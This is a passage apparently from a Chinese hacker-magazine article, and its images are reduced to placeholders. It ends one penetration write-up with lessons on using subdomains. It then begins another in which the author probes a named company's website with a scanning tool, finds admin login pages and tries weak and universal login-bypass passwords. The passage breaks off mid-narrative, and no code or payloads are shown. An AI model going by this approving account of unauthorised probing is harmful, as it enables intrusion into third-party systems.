


图9




图10

这次的渗透应该说思路还是很不错的，给了我们一些经验：对于一些主站比较困难的站要注意分站的利用，并且分站利用中不能忽略主站的功能，统筹兼顾才是王道。综合利用起来任何一个小小的漏洞都是致命的！

歪打正着，被放倒的政府网站

刘超凡

因公司业务的需要，我要上一些钢格板企业的网站去查找一些钢格板的知识，于是就搜索到了一个叫大连富莱特的钢格板公司，如图1。




图1

出于习惯，我用啊D检测了下该网站是否有漏洞，没有检测到。然后，又检测了遍管理入口，如图2。发现有两个可以登陆的后台地址。




图2




图3

于是就一个个的查看了一下，先看了以Default结尾的，如图3，尝试了许多的弱口令，还有万能密码，都无果。然后，再打开了index结尾的后台，看了看，如图4，发现多出了左边那一部分的菜单，但是因为没有登录，菜单也都是一些摆设。于是点击下左上角的网站首页，打算再回网站看看有没有什么可以利用的东西。




图4




图5

